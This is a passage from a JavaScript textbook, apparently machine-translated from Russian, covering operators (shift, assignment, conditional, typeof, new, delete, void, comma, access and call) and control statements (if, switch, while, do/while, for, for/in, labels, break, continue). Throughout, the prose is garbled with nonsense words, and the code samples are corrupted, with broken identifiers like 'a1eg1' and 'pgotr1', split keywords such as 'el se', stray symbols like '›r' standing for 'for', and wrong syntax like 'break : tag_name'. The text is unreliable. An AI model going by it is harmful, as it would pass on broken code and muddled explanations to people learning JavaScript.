>> operator moves all bits in its first operand right by the number of positions GUSTs Bits shifted to the right are lost. The most significant bit (32nd) is not changed to preserve the sign of the result. If the first operand is put flax, STAR Chiyah result bits are filled with zeros; if the first operand otritsat flax, high-order bits are filled with units. The shift value to the right by one position is equivalent to division by 2 (c discarding Remainder ka), and the shift to the right by two positions eq ivalenten division by 4, and so on. D. For instance measures 7 >> 1 is 3 and -7 >> 1 is -4.

Zero-padded right shift (>>>)

Operator >>> >> operator similar except that the shear significant bits are filled with zeros regardless of the sign of the first op Eran yes. For example, -1 >> 4 is -1 and -1 >>> 4 is 268435455 (OxOfffffff).

5.7. Assignment operators

As we have seen in the discussion of variables in Chapter 4, to assign values Niya variable in JavaScript using the symbol =. For example:

1 = 0

In JavaS cript m You can not be regarded as an expression of this line, which has the result, but it is really an expression of the = sign and formally represented wish to set up an operator.

The left operand of the = operator must be a variable, array element, or object property. The right operand can be any value of any type. The value of the assignment operator is the value of the right operand. By side-effects operator = to assign a value is right operator rand variable array element or property listed on the left , so that on subsequent calls to the variable or array element is received property value.

Since = is an operator, you can include it in more complex expressions. Thus, in one expression can be a combined operation by assigning Nia and checking the value of:

```
( a = b ) == 0
```

It should be clearly understood that there is a difference between the = and == operators!

If the expression contains several assignment operators, they're computed from right to left. Therefore, you can write code that assigns the same value to multiple variables, for example:

```
i = j = k = 0;
```

Remember that each assignment expression has a value equal to the value of the right side. Therefore, in the following code the value of the first assignment (sa direct Legal Basis a) becomes the right part of the assignment of the second (middle), and this value becomes the right-hand side (leftmost) assignment.

5.9.1. Assignment with operation

Besides the usual assignment operator (=) JavaScript supports MULTI to other operas Ator-cuts combining assignment with some other operation. For example, the + = operator performs addition and assignment. The following expressions are equivalent:

```
total + = sales _ tax total = total
+ sales _ tax
```

As you might expect, the + = operator works with both numbers and strings. If the operands are numeric, it does addition and assignment, and if the operands are string, it does concatenation and assignment.

Of these operators it can be called - = * =, & =, etc. All operators at. Svaivaniya with the operation listed in the Table. 5.2.

Table 5.2. Assignment operators

Operator	Example	Equivalent
+ =	a + = b	a = a + b
- =	a - = b	a = a - b
* =	a * = b	a = a * b
/ =	a / = b	a = a / b
% =	a% = b	a = a% b
<< =	a << = b	a = a << b
>> =	a >> = b	a = a >> b
>>> =	a >>> = b	a = a >>> b
& =	a & = b	a = a & b
| =	a | = b	a = a | b
- =	a ~ = b	a = a ~ b

In most cases, the following expressions are equivalent (where *op* stands for operator):

a *op* = b a = a *op* b

These expressions differ only if a contains the operations and Commercially poboch effects responsible for

5.8. Other operators

JavaScript supports several operators that are described follows following sections.

5.10.1. Conditional operator (?:)

Conditional operator - it is the only ternary of Emperor of the (three-operand s) in JavaScript , and sometimes it is called - "ternary operator". This operator Rathore is usually written as:?, Although the text of the program it looks Drew Goma. It has three operands, the first comes before?, The second between? and:, third - after:. It is used as follows:

```
x > 0? x * y : - x * y
```

The first operand of a conditional operator must be a Boolean value (or converted to a Boolean value) — usually the result of a comparison expression. The second and third operands can be any value. Value of returned conditional statement depends on the logical value per Vågå operand. If this operand is true , then the conditional expression takes on the value of the second operand. If the first operand is false , then usl ovno e expressed voltage is set to a third operand.

The same result can be achieved with the help of the instructions the if , but the operator: an hour then it is convenient to cut. Here is a typical example in which Prove ryaetsya, if a variable is defined, and if so, what takes its value, and if not, it is the default value:

```
greeting = "hello " + (username ! = null? username: "there");
```

This is equivalent to the following if statement , but more compact:

```
greeting = "hello"; if (username! = null) greeting + =
usern ame;
el se
    greeting + = "there";
```

5.10.2. Typeof operator

The unary operator typeof is placed before the only operand, which can be of any type. Its value is a string indicating the data type of the operand.

The typeof operator will return the string " numb er ", " string ", or " boolean " if its operand is a number, string, or boolean, respectively.

For objects, arrays, and (oddly enough) null values, the result is the string " object ". For function operands, the result will be the string " function ", and for an undefined operand, the string " undefined ".

The operator typeof equal to " object ", where operand is a Ob CPC wrapper Number , String or Boolean . It is also " object " for Date and RegExp objects . For objects that are not part of the core language JavaScript , and provided the context in which is embedded JavaScript , return the operator typeof value depends on the implementation. However, in the client's language JavaScript value of the operator typeof usually equal to " object " for all client objects - as well as for all the basic facilities.

The typeof operator can be used, for example, in such expressions:

```
typeof i
(typeof value == "string")? + value + : value
```

The typeof operand can be enclosed in parentheses, which makes the ty - peof keyword look like a function name rather than a keyword or operator:

```
typeof ( i )
```

For all object types, and array types for operator typeof is etsya string " object ", so it can be useful only to h To from lichit objects of basic types. In order to distinguish one object from another type, should turn to other methods, such as using the operator Rathor instanceof or property constructor (details can be found in the description of the properties About bject . C onstructor , in the third part of the book).

Operator typeof defined in the specification of the ECMAScript v 1 and is implemented in the Java Script 1.1 and later versions.

5.10.3. Object creation operator (new)

The new operator creates a new object and calls the constructor function to initialize it. Is a unary operator, specified before call constructions torus and

has the following syntax:

new constructor (arguments)

Here, *the designer* - this expression, the result of which is a designer by functions, and shall be followed by zero or bol of its arguments, divided GOVERNMENTAL commas and enclosed in parentheses. As a special case, and only for the operator new JavaScript simplifies the grammar, assuming the absence of standard deviation side, if the function has no arguments. Here are some examples of using the new operator :

```
o = new Object ; // Optional parentheses omitted here d = new
Date (); // Returns an object Date , containing the current time c =
new Rectangle (3.0, 4.0, 1.5, 2.75); // Creates a Rectangle object
obj [ i ] = new constructors [ i ] ();
```

Operator new first cos gives a new object with uncertain properties, and for the causes specified constructor function, passing it these argu- ments, as well as the newly created object as the value of the keyword the this . With this word, a constructor function can initialize

to create a new object in any way necessary. In Chapter 7, the operator new , key howling word of this and constructor functions are discussed in more detail.

Operator new can also be used to create arrays of slops schyu syn taxis new Array (). We'll talk more about creating and working with objects and arrays in Chapter 7.

5.10.4. Delete operator

Unary operator delete will attempt to remove the object property elements cop array or variable specified in its operand. [1] He returns to true , if the removal

was successful, and false otherwise. Not all variables and properties can be deleted — some built-in properties from the base and client JavaScript languages are resistant to the delete operation. In addition, user-defined variables cannot be deleted using the var statement . If the operator delete is called for a non-existent the properties Islands, he returns to true . (Oddly, the standard ECMAScript specifies that the operator delete is also returns to true , if the Er of the operand is not a property, an array element or a variable.) Here are some examples of application of this statement:

```
var o = { x : 1, y : 2}; // define a variable; initialize it with an object
delete o . x ; // Remove one of the object's properties; WHO rotates true

typeof o . x ; // The property does not exist; returns " undefined "
delete o . x ; // Remove the non-existent property; returns true
delete o ; // The declared variable cannot be deleted; returns false
delete 1; // Can't delete an integer; returns tr ue
x = 1; // Implicitly declare a variable without the var keyword
delete x ; // This kind of variables can be deleted; returns true
x ; // Runtime error: x is undefined
```

Note that a remote property, variable, or array element is not easy to set to undefined . When a property is deleted, it stops su existence. This topic was discussed in Section 4.3.2.

It is important to understand that the operator delete only affects the properties, but not on the objects you to which these properties are referenced. Take a look at the following snippet:

```
var my = new Object (); // Create an object named " my "
my . hire = new Date (); // my . hire refers to a Date object
my . fire = my . hire ; // my . fire refers to the same object
delete my . hire ; // hire property removed; returns true
doc ument . w rite ( my . fire ); // But my . fire keeps referring to Date
object
```

5.10.5. Void operator

The unary operator void appears before its only operand, which can be of any type. The action of this operator is unusual: it discards

Those who have programmed n and C ++, should be addre n s, the operator delete in the JavaScript is completely different to the operator delete in C ++. In JavaScript cleared denie memory garbage collection is performed automatically and worry
there is no need to explicitly free memory. Therefore , there is no need for a C ++-style delete operator that deletes objects without leftovers.

is the value of the operand and returns undefined . Most often, this operator will apply etsya client-side URL URLs to sign psevdoprotokola jav ascript : , which allows you to evaluate an expression for its side effects are not displayed in the browser, the calculated value.

For example, you can use the void operator in an HTML tag:

< A the href = " javascript : void window . The open ();"> OTKpbiTb new window </ a>

Another use for void is to intentionally generate undefined values . Opera torus void determined ECMAScri . pt v 1 and is implemented in JavaScript 1.1. In the ECMA - Script v 3 is defined by a global property undefined The , implemented in the Java Script 1.5. However, to maintain backward compatibility, it is better to refer to an expression like void 0 rather than undefined .

5.10.6. Comma operator

The comma (,) operator is very simple. It calculates a left operand calcd is its right operand and returns the right operand value t. E. Follow schaya page eye

```
i = 0, j = 1, k = 2;
```

returns the value 2 and is practically equivalent to writing:

```
i = 0; j = 1;
k = 2;
```

This strange operator is only useful in limited cases; basically the GDSs, when you want to calculate a number of independent expression with side mi effects where only one expression is allowed. In practice, the opera torus "comma" is actually used only in conjunction with the instructions for , which we discussed in Chapter 6.

5.10.7. Array and Object Access Operators

As noted in Chapter 3, you can access array elements using square brackets ([]), and object elements using a period (.). And quad martial parentheses, period covered in JavaScript as operators.

The dot operator requires an object as its left operand and an identifier (property name) as its right operand . The right operand can not be tup Coy or variable containing the string; it should be the exact name of your ARISING or method without any quotation marks. Here are some examples:

```
document . lastModified navigator . appName f rames [0 ].
length document . write (" hello world ")
```

If the specified property of the object is missing, the interpreter JavaScript is not re wind farms error, and returns the value of the expression undefined The

.

Most operators allow arbitrary expressions for all of their operands, as long as the type of the operand is valid. The operator "toch

ka "is an exception: the right operand to be Identification torus. Nothing else is allowed.

The [] operator provides access to array elements. It also provides access to the properties of the object without the restrictions imposed on the right operator rand operator "point". If the first operand (specified before the left parenthesis) refers to an array, then the second operand (specified between the and parentheses) must be an expression that has an integer value. For example:

```
frames [1]
docunent . forns [ i + j ] document .
forms [ i ]. elements [ j ++]
```

If the first operand of the operator [] is a reference to an object, the WTO swarm must be an expression that results in a tsya line, respectively stvuyuschaya named properties of the object. Note that in this case, the second operand is a string, not an identifier. It can either be a constant, enclosed in quotes, a variable or expression ssy barking row y. For example:

```
document [" lastModified "] frames
[0] [' length '] data [" val " + i ]
```

The [] operator is usually used to refer to the elements of an array. For dos blunt object properties, it is less convenient than the operator of a "point", ie. A. Require to enter into the property name in the Single quotation marks. However, when an object acts as an associative array and property names are dynamically generated, the dot operator cannot be used and the [] operator should be used. In most cases, such a situation arises in the case of the cycle for / in , pa ssmotrennogo in Chapter 6. For example, the following snippet to display the names and values of properties of the object o is used cycle for / in and operator []

```
for (f in o) {
   document.write ('o.' + f + '=' + o [f]);
   document.write ('<br>');
}
```

5.10.8. Function call operator

Operator () is used in JavaScript to call functions. This operator is not common in the sense that there is no fixed number of operands. The first operand is always the name of the function or an expression that refers to the function. Followed by the left parenthesis and Liu fight number of additional operators rand, which can be arbitrary expressions, separated by commas. The last operand is followed by a right parenthesis. The operator () computes all their operands, and then calls the function specified by the first operator random, using as arguments the remaining operands. For example:

```
document . close ()
Math . sin ( x )
alert (" Welcome " + name )
Date . UTC (2000, 11, 31, 23, 59, 59) funcs [ i
]. f ( funcs [ i ]. args [0], funcs [ i ]. args [1])
```

6

Instructions

As we saw in the previous chapter, in yrazheniya - a "phrase" in the language of the Java Script , and as a result of expression evaluation values are obtained. Included expression operators can have side effects, but usually expressed themselves zheniya do nothing. For something to happen, you need to use *and n struction* JavaScript , which are similar to ordinary language offers full or team. This chapter describes the purpose and syntax of various JavaScript statements. To program JavaScript is a set John 's instructions, and once you poznak omites with these instructions, you can start writing programs.

Before we start talking about JavaScript -Instructions, recall that in Section le 2.4 stated that the JavaScript instructions are separated by a point E to point. However, if each statement is on a separate line, the JavaScript interpreter

assumes they are missing. Nevertheless, it is desirable to you to work a habit to always put a semicolon.

6.1. Expression statements

The simplest form of statements in JavaScript are expressions that have side effects. We met them in chapter 5 . Main Category instruction-expression Nij - this assignment statement. For example:

```
s = "Hello" + name ; i * = 3;
```

The increment and decrement operators, ++ and - operators are related to assign to Bani. Their side effect is to change the value of the variable, just like when doing an assignment:

```
counter ++;
```

The delete operator has an important side effect of deleting an object's property. Therefore, it is almost always applied as a statement, rather than as part of a more complex expression :


```
delete o . x ;
```

Function calls are another large category of expression statements. On the example of:

```
alert ('^ o 6 po welcome, "+ name );
window . close ();
```

These client function calls are expressions, but they affect the web browser and are therefore also instructions.

If the function does not have any side effects, there is no point in calling it unless it is part of an assignment statement. For example, no one would simply calculate the cosine and discard the result:

```
Math . cos ( x );
```

On the contrary, it is necessary to calculate the value and assign it to a variable for further of use:

```
cx = Math . cos ( x );
```

Again, note that each line in these examples ends with a semicolon.

6.2. Compound instructions

In Chapter 5, we saw that combine multiple expressions into a single possible for the operator means In JavaScript them e etsya also provides a method of combining several instructions in one instruction or instruction unit. This makes camping a simple conclusion of any number of instructions in FIG urnye brackets. Thus, the following lines are treated as one instruction and mo gut used wherever the interpreter JavaScript requires uniqueness - governmental instructions:

```
{
   x = Math . PI ;
   cx = Math . cos ( x );
   alert (" cos (" + x + ") =" + cx );
}
```

Obra Titus note that although the instruction unit acts as a guide, it does not end with a semicolon. Separate statements within Zavar block shayutsya semicolons, but the block itself - no.

If the union expressions using operator "comma" ed to using etsya, then the union of instructions in the code blocks is widespread. As we shall see in the following sections, some JavaScript -instructions themselves to keep other instructions (as well as expressions may contain other you expressions); such instructions are called *compound* instructions . The formal syntax JavaScript determines that each of the composite document contains odi night podynstruktsiyu. Instruction blocks allow to place any coli honors instructions where one requires podynstru ktsii.

When executing a compound statement, the JavaScript interpreter simply executes one by one its constituent instructions in the order in which they were written.

dignity. Normally, the interpreter executes the instructions, but in some SLE teas performing constituent instructions may be suddenly interrupted. It's about coming, if in a compound instruction containing instruction break statement , 'continue' , the re turn or throw , and if there is an error in the performance of any function call results in an error, or the generation of AI unhandled exception. About these is zapnyh interrupts work we learn more in the following sections.

6.3. Instructions if

Guide the if - this is a basic manual control, allowing inter pretatoru JavaScript to make decisions or, more precisely, perform s instructions depending on the conditions. The instruction has two forms. First:

if (expression) statement

In this form of the if statement , the expression is evaluated first. If the result is true or can be converted to true , then it turns *inst hands p Ia.* If the expression is false , or is converted to false , then the *statement* is not EC is satisfied. For example:

```
( username == null ) // If username is null or undefined ,
    username = " John Doe "; // define it
```

Similarly:

```
// If the variable use rname p avna null , undefined The , 0, "" or NaN ,
it is converted to // to false , and this statement assigns a new value. if
( lusername ) username = " John Doe ";
```

Although seemingly redundant, the parentheses around the expression are a required part of the syntax of an if statement . As mentioned in the pre last Section, we can always replace a single instruction unit Institute struction. So an if statement might look like this:

```
(( address == null ) || ( address == "")) { address = " undefined ";
```

the alert ("Please uk azhite mailing address.");

The indentation shown in these examples is optional. Extra spaces and tabs are ignored in JavaScript , and as we set after each statement with a semicolon, these examples could be Vo ice Sana'a in a row bottom. Decorating text with line feeds and indentation, as shown here, makes the code easier to read and understand.

The second form of instructions if introduces design the else , executed in the SLU teas when expression is fals an e . Her with intaxis:

if (expression)
statement1

lse

instruction2

In this form of instruction, the *expression is* evaluated first , and if it is true , then *instruction1* is executed , otherwise *instruction2* is executed . For example:

`(userna me ! = n ull)
a1eg1 ("Hello " + username + "\ nWelcome to my home page.");
else {
username = pgotr1 ("Welcome! \ n What is your name?"); a ^ r ^
'Hello "+ username);

In the presence of embedded instructions if with blocks else requires some wasps CAU TI awn - necessary to ensure that else relates to the corresponding instruction if . Consider the following lines:

```
i = j = 1; k = 2; if ( i == j ) if (
j == k )
        document.write ("i is equal to k");
lse
    document . write (" i is not equal to j "); // WRONG!!
```

In this example, the inner morning if statement is the only statement in the outer if statement . Unfortunately, it is not clear (if we exclude the clue to toruyu provide padding) to which instructions if true block the else . A padding in this example exhibited incorrectly because Interprom etator JavaScript Real but interprets the previous example as follows:

```
`(i == j) { if (j == k)
        document.write ("i is equal to k");
    else
        document.write ("i is not equal to j"); // OOPS!
```

Typically JavaScript (and most other programming languages): const ruktsiya an e lse yavl is Busy part closest to her instructions the if . To make this example less ambiguous and easier to read, understand, with the Activity and debugging, it is necessary to put the curly braces:

```
`(i == j) { if (j == k) {
        document.write ("i is equal to k");
    }

l se { // This is the difference due to the location of the curly braces!
    document . write (" i is not equal to j ");
```

Many programmers instructions enclosed body if and the else (as well as others with gill instructions such as loops The while) in braces, even when they are lo to is edit only a single statement. Consistent application of this rule will help avoid troubles like the one just described.

6.4. Instruction else if

We have seen that guide the if / the else is used to check the conditions and you are complements of one of the two pieces of code depending on the result of checks

103

Ki. But what if you need to execute one of many pieces of code? Possibility ny way to do this is to apply the instructions the else the if . Technically, this is not JavaScript -instr uktsi I, but only common style of programming, consisting in the use of repeated instructions the if / the else :

```
if ( n == 1) {
    // Execute code block 1
}
else if ( n == 2) {
    // Execute code block 2
}
else if ( n == 3) {
    // Execute code block 3
}
else {
    // If all other else conditions are not met, execute block 4
}
```

There is nothing special about this snippet. It is simply a sequence of instruk tions if , where each instruction if a part of the design else the previous instruction. Style the else the if preferred s her and clearer record in syntactically equivalent form, fully showing the nesting instructions:

```
if ( n == 1) {
    // Execute code block 1
}
else {
    if ( n == 2) {
        // Execute code block 2
    }
```

```
    else {
        if ( n == 3) {
            // Execute code block 3
        }
        else {
            // If and all other else conditions are not met, execute code block 4
        }
    }
}
```

6.5. Switch statement

The if statement creates a branch on the program flow. Mnogopozi insulating branching can be realized by a plurality of instructions if , as shown in pre previous section. However, this is not always the best solution, especially if all branches depend on the value of one variable. In this case, wasteful re-check the value of the same variable is not how many instruk c Barrier- the if .
Manual switch works so precisely in such a situation and makes it more effectiveness tively than repeated instructions the if . Manual switch in JavaScript is very similar to manual switch in Java or the C . The switch statement is followed by an expression and a block of code - much like an i f statement :

switch (expression) { *statements*
}
However, the complete syntax of a switch statement is more complex than shown here. Different locations in the block code marked keyword case , followed by a colon and a value. When ful lnyaetsya statement switch statement , it is you computes the value of the expression, and then searches

for the label a case , the corresponding value. If the mark is found, the executable code block, starting with the first inst ruktsii following the label a case . If the label is case with the corresponding VALUE HAND is not found, execution begins with the first statement following a special Noah label default : . If the default : label is not present, the entire code block is skipped. Manual operation switch is difficult to explain in words, so when we give up. Next instru Ktsia switch is equivalent to repeated instructions the if / the else , shown in the previous section:

```
switch ( n ) {
    case 1: // Executed if n == 1 // Execute code
    block 1. break ; // Stop here case 2: // Executed
    if n == 2 // Execute the block of code a 2. break
    ; // Stop here case 3: // Executed if n == 3 //
    Execute code block 3. break ; // Stop here
    default : // If all else fails ...
        // Execute code block 4. break ; //
        Stop here
}
```

Notice the break keyword at the end of each case block . Inst ruktsiya break , described later in this chapter, leads to transfer of control instructions to the end switch or cycle. Design case in the manual switch for given only *the starting point of* the executable code, but do not specify any finite various points of. In the absence of instructions break manual switch starts a code block execution to mark a case , corresponding to the value of expression, and continues execution until such time until it reaches the end of the block. In rare cases, this is useful for writing code that jumps from one case label to the next, but 99% of the time, you should carefully end each case block with a break statement . (When one uses s mations switch in function may be placed instead break at the instructions r eturn . Both of these instructions are used to complete pa bots manual switch and preventing transition to the next label case .) The following is a more realistic example of manual switch ; it converts the value to a string in a way that depends on the value type :

```
function convert (x) { switch
                       (typeof x) {
    case 'number': // Convert the number to a hexadecimal integer
    return x.toString (16); case 'string': // Return the string ,
```

enclosed in quotes return ' "' + x + '"'; case 'boolean': // Transform to TRUE or FAL SE, in the upper register


```
            return x.toString (). toUpperCase (); default: // Any
        other type can be converted in the usual way
            return x . toString ()
    }
}
```

Note that in the two previous examples, the case keywords were followed by numbers and whether string literals. This is how the switch statement is most often used in practice, but the ECMAScript v 3 standard allows an arbitrary expression after the case . [1] For example:

```
case 60 * 60 * 24: case
Math.PI: case n + 1: case
a [0]:
```

Manual switch Snatch and la evaluates the expression after the keyword switch , followed by the expression case in the order in which they are listed, until you find matching values e . [2] coincidence fact defined according to the identity operator === instead of the equality operator and ==, expressions so Nia must match without any type of transform.

Note: the use of expressions of a case , having a side-effectiveness you, such as function calls and assignments, is not a good practical Coy programming, so to when.. Each instruction execution switch calculate lyayutsya not all expressions of a case . When side effects occur not only in that case, it is difficult to understand and predict the behavior of the program. Secure it has only limited in terms case constant expressions .

As explained earlier, if none of the expressions case does not match the expression zheniyu switch , manual switch starts execution at the instruction labeled default : . If the label default : no, manual switch completely Propus repents. Note that in the previous examples, the default : label is listed at the end of the switch statement body, after all case labels . This is a logical and common place for it, but in fact it can go anywhere inside a switch statement .

6.6. instruction while

Just like ol uktsiya if is a basic control instructions OAPC -governing interpreter JavaScript to make decisions, the statement The while - it

This is a significant difference between a switch statement in JavaScript and a switch statement in C, C ++, and Java . In these languages, the expression case must be constants, you computed at compile time, be of type integer or other enumerated type, with the same type of in seh constants.

This means that the switch statement in JavaScript is less efficient than in C, C +, and Java . Expressions c ase in e quiet languages are constants calculated mye at compile time rather than at run time, as in JavaScript . In addition to the first, as the expression case are in C, C ++ and Java enumerable, John struction switch can often be implemented with the use aniem vysokoeffek tive transition table.

basic instruction that allows JavaScript to perform repetitive dei Corollary. It has the following syntax:

while (expression) statement

The while statement begins by evaluating an expression . If it is equal to false , the interpreter JavaScript proceeds to the next instruction programs we have, and if to true , then the instruction is executed, forming a body of the loop, and the expression of the calculated again. Again, if the value is equal to false , the interpreter the Java Script moves to the next program instruction, otherwise it executes the instructions again. The cycle continues until expression becomes equal to false , then the statement while exits and JavaScript will go the distance Shae. Using the syntax while (tr ue) you can write an infinite loop.

You usually don't want the JavaScript interpreter to do the same thing over and over again . In almost every loop, with every iteration of the loop, one or more variables change their values. Since the variable IU nyaet camping, actions which performs *the instruction* , with each body passageway CEC la may vary. Furthermore, if the variable a variable (or change nye) is present in an *expression* , the expression can vary with kazh house through the loop. This is important, that is. To. In the opposite case, the expression, the value of which was equal to true , will never change and the cycle will never end! An example of a while loop:

```
var count = 0; while (count
<10) {
    document.write (count + "<br>");
    count ++;
}
```

As you can see, in the beginning of the example of the variable cou nt is set to 0, and for those it is incremented each time the loop body is executed. According follows that the cycle will be executed 10 times, the expression becomes equal to false (ie. E. The variable count is not less than 10), the instruction while complete I and the Java Script can go to the following e first program instruction. Most CEC fishing have a counter variable, similar count . Variables named i , j and k are most often used as loop counters , although in order to make the code more understandable, you should give the counters more descriptive names.

6.7. Cycle do / while

Cycle do / while largely similar to cycle while , except that expression of the cycle is checked at the end, rather than at the beginning of the cycle. This

means that the body of the loop is always executed at least once. The syntax for this clause is:

do

while statement (expression);

The do / while loop is used less frequently than its cousin while loop . The fact is that in practice the situation when at least one cycle execution is required is somewhat unusual. For example:


```
function printArray ( a ) { if ( a
                        . length == 0)
          document . write ("Empty array");
    else {
        var i = 0; do {
            document.write (a [i] + "<br>");
        } while (++ i <a.length);
    }
}
```

Between cycles do / while and conventional cycle while there are two differences . In the lane O, cycle do requires a keyword do (to mark the beginning of the cycle), and Clue chevogo word The while (to mark the end of the cycle and indicate the conditions in Oia). Second, unlike the while loop , the do loop ends with a semicolon. The reason is that the cycle do Rounding tsya condition cycle, not just a brace, we mention aspirants end of the loop.

6.8. For statement

The cycle begins with instructions for , is often more convenient than The while . The for statement uses a pattern common to most loops (including the

while loop example above). Most CEC L s are not that counter variable. This variable is initialized before nacha scrap cycle and checked in the expression is evaluated before each iteration of the loop. Finally, the counter variable increments camping or changes ka kim in any other way at the end of the loop body, immediately before re-evaluating the expression.

Initialization, checking and updating - the three key operations vypol nyaemyh variable cycle; the for statement makes these three steps explicitly part of the loop syntax. This particularly facilitates the understanding of actions performed cycle for , and avoids errors such as missing of the initialization or increment the loop variable. The syntax for the for loop is :

›r (initialization; check; increment) instruction

The easiest way to explain the operation cycle for , showing an equivalent cycle

while : [1]

```
initialization; while ( test) { instruction
increment;
}
```

In other words, the expression of *the initialization* is evaluated once before nacha cycle scrap. This expression, typically the expression of side ef fects (commonly assigned), t. K. Of it must be some benefit.

As we shall see when considering instructions 'continue' , this cycle while does not show Xia exact equivalent of the cycle for .

JavaScr ipt also allows the *initialization* expression to be a var declaration statement , so you can declare and initialize a loop counter at the same time.

The *test* expression is evaluated before each iteration and determines whether the body of the loop will be executed . If the result about Verka is equal to true , runs *instruction,* which is the body of the loop. At the end of the loop, the expression *increment is* evaluated . And that expression, in order to be useful, must be an expression with side effects. Usually it's either you rage ix assignment, or expression using the ++ or - operator.

The example while loop from the previous section that prints the numbers 0 through 9 could be rewritten as the following for loop :

```
›r (var count = 0; count <10; count ++)
    document.write (count + "<br> ");
```

Please note that this syntax puts all the important information about the ne one-line belt In addition, putting an *increment* expression in a for statement itself simplifies the loop body to one statement; We do not even have to put the curly braces ki to form a block of statements.

Of course, cycles may be much more complex than these simple examples, and sometimes at each iteration cycle varies somewhat change GOVERNMENTAL. This situation - is one the only case in JavaScript , when often uses Xia operator "comma" - it allows you to combine multiple expressions ini socialization and increment in an expression suitable for Execu formation in the cycle for . For example :

```
›r (i = 0, j = 10; i < 10; i ++ , j--) sum + = i * j;
```

6.9. For / in statement

The keyword for in the JavaScript exists d Vuh guises. We just vie Delhi it in a loop for . It is also used in the for / in statement . This instruk tion - a slightly different view of the cycle, which has the following syntax:

```
›r (variable in object) statement
```

Here, *the variable* must be either the name of a variable or instruction var , declare a variable or array element, or property of an object (ie. E. Must be something that can be in the left side of the expression n When svaivaniya). Parameter *object* - the name of the object or expression to result torogo is an object. And as usual, *the instruction* - an instruction or block of John 's instructions forming the loop body.

The array elements can sort through a simple increase in the index ne Remen Noah during each execution cycle of the body while or for . Instructions for / in pre delivers the means through all the properties of an object. The loop body

for / in to fulfill etsya once for each property of the object. Before executing the loop body, the name of one of the object properties is assigned to the variable as a string. In the body of the loop, this variable can be used to get the value of the property

object using the [] operator. On claim Example, the following loop for / in prints the names and values of all the object properties:

```
for (var prop in my_object) {
    document . write ("name:" + prop + "; value: " + my _ object [ prop ], "
    <br> ");
}
```

Note that variable in the loop for / in can be any expression, unless it is the result of something that is suitable for left side with svaiv Ania. This expression is evaluated each time the cycle is called the body, ie. E. Ka zhdy time it may be different. So, you can copy the names of all properties of an object into an array as follows:

```
var o = { x : 1, y : 2, z : 3}; var a = new
Array (); var i = 0;
for ( a [ i ++] in o ) / * empty loop body * /;
```

Arrays in JavaScript are just a special type of object. Hence, a for / in loop can be used to iterate over the elements of an array in the same way as properties of an object. For example, the previous block of code when a row is replaced by the scion -degenerate below lists "properties" 0, 1 and 2 of the array:

```
for ( i in a ) alert ( i );
```

The cycle for / in does not specify the order in which object properties are assigned to re mennoy. It is impossible to know in advance what will be the order, and in a variety of realizations zatsiyah and versions JavaScrip t Poveda

ix can be different. If the body of the loop for / in will remove the property that has not been listed, this property is enumerable will not Leno. If the body of the loop defines a new property, then whether or not ne rechisleny these properties depends on the implementation.

Cycle f or / in n but not really through all the properties of all objects. Just as some properties of objects are marked as read-only or permanent (not deleted), properties can be marked as non-enumerable. Such properties are not enumerated by the for / in loop . If all of the properties defined nye user lists, many built-in features, including all the built-in methods are not listed. As we'll see in Chapter 7, objects can inherit properties from other objects. Inherited properties, cat on rye defined by the user are also listed cycle for / in .

6.10. Tags

Tags case and default : in conjunction with the instruction switch statement - this is a special version of the bo a more general case. Any instruction m about Jette be marked with the specified identifier in front of her name and two tochiem:

identifier: instruction

Here, *an identifier* may be any valid in JavaScript identifikato rum non-reserved word. Label names are separated from the names of variables and functions, so the programmer does not have to worry about KOH Flea kT name if the label name matches the name of a variable or function. An example of a while statement with a label:


```
parser :
while ( token ! = null ) {
```

```
    // code omitted here
}
```

After marking the instruction, we give it a name by which it can be referred to from anywhere in the program. Mark can be any instruction, although usually at project stage only loops The while , do / The while , for and for / in . Giving the name of the cycle, it is possible by means of statements break and continue out of the loop or of a separate iteration of the radio series.

6.11. Instructions b reak

John struction break causes an immediate exit from the innermost CEC la or manual switch statement . Its syntax is simple:

```
break ;
```

A break statement exits a loop or switch statement , so this form of break is only allowed within those statements .

JavaScript allows the label name to be followed by the break keyword :

```
break : tag_name;
```

Note that *tagname* is just an identifier; him does not indicate Xia colon, as in the case of determining the label instructions.

When break is used with a label , it jumps to the end of the named statement or stops execution; a named statement can be any statement external to break . Named instruk tion is not required to be a cycle or instruction switch ; instruction b reak , and with the field of the Call Tagged, not even obliged to be inside the loop or manual switch statement . The only limitation to the label specified in the instruction break , - it must be the name of *the outside* in relation to the break instruction. Tag mo Jette, for example, the name and For instructions if or even a block of statements conclude chennyh in braces only to assign a label to this unit.

As discussed in Chapter 2, between the keyword break and name tags intersection line is not allowed water. The fact that the interpreter JavaS cript and vtomati cally inserts a missing semicolon. If you break the line of code between the keyword break followed immediately by the label, the interpreter assumption INH what they had in mind a simple form of this instruction without a label, and add the semicolon.

Ra she really is, were shown examples of instruction break statement , placed in inst ruktsiyu switch statement . The cycle is generally used for premature

vyho so in cases where, for whatever reason, there is no need to bring the cycle to end. When in the cycle and hav e sophisticated exit terms, it is often easier to implement some of these conditions by a manual break statement , rather than trying to include all of them in one statement cycle.

The following snippet searches for a particular value among the elements of Comrade array. The cycle breaks naturally when it reaches the end

6.12. The continue statement

array; If the value is found, he is interrupted by a instruk tion break statement :

```
                for (i = 0; i <a.length; i ++) {if (a [i] == target) break;
   }
```

Form guide to bre ak with IU mended only required in nested loops or manual switch , if necessary, to get out of the instructions other than the innermost.

The following example shows labeled for loops and labeled break statements . Check to see if you can manage to figure out how to be the result of this first fragment:

```
   outerloop:
for (var i = 0; i <10; i ++) {innerloop:
            for (var j = 0; j <10; j ++) {
               if (j> 3) break; // Out of the most inner loop if (i ==
               2) break innerloop; // That same thing if (i == 4)
               break statement outerloop ; // You move from the
               outer loop the document.write ( "i =" + i + "j =" + j +
               "<br>");
                                                  }
}
document.write ("FINAL i =" + i + "j =" + j + "<br>");
```

6.12. The continue statement

The continue statement is similar to the break statement . However, instead of exiting the loop, continue starts a new iteration of the loop. The continue statement syntax is as simple as the break statement :

continue ;

'he continue statement can also be used with a label:

continue tagname;

Instructions continue in the pho P IU without m e heel, and can be used with label Xia t nly cycles in the body while , do / while , for and for / in . Using it elsewhere will result in a syntax error.

When the continue statement is executed , the current loop iteration is interrupted and the next one begins. This means different things for different types of cycles :

In the while loop, the *expression* specified at the beginning of the loop *is* checked again, and if it is true , the loop body is executed from the beginning .

In the do / while loop, execution goes to the end of the loop, where the condition is checked again before the loop is executed again.

The Qi of glue for expression is evaluated increment and again checked expression test voltage to determine whether to perform the next iteration tion.

In a for / in loop, the loop starts over and assigns the name of the next property to the specified variable .

Note the differences in the behavior of the continue statement in while and for loops — the while loop returns directly to its condition, and the for loop first

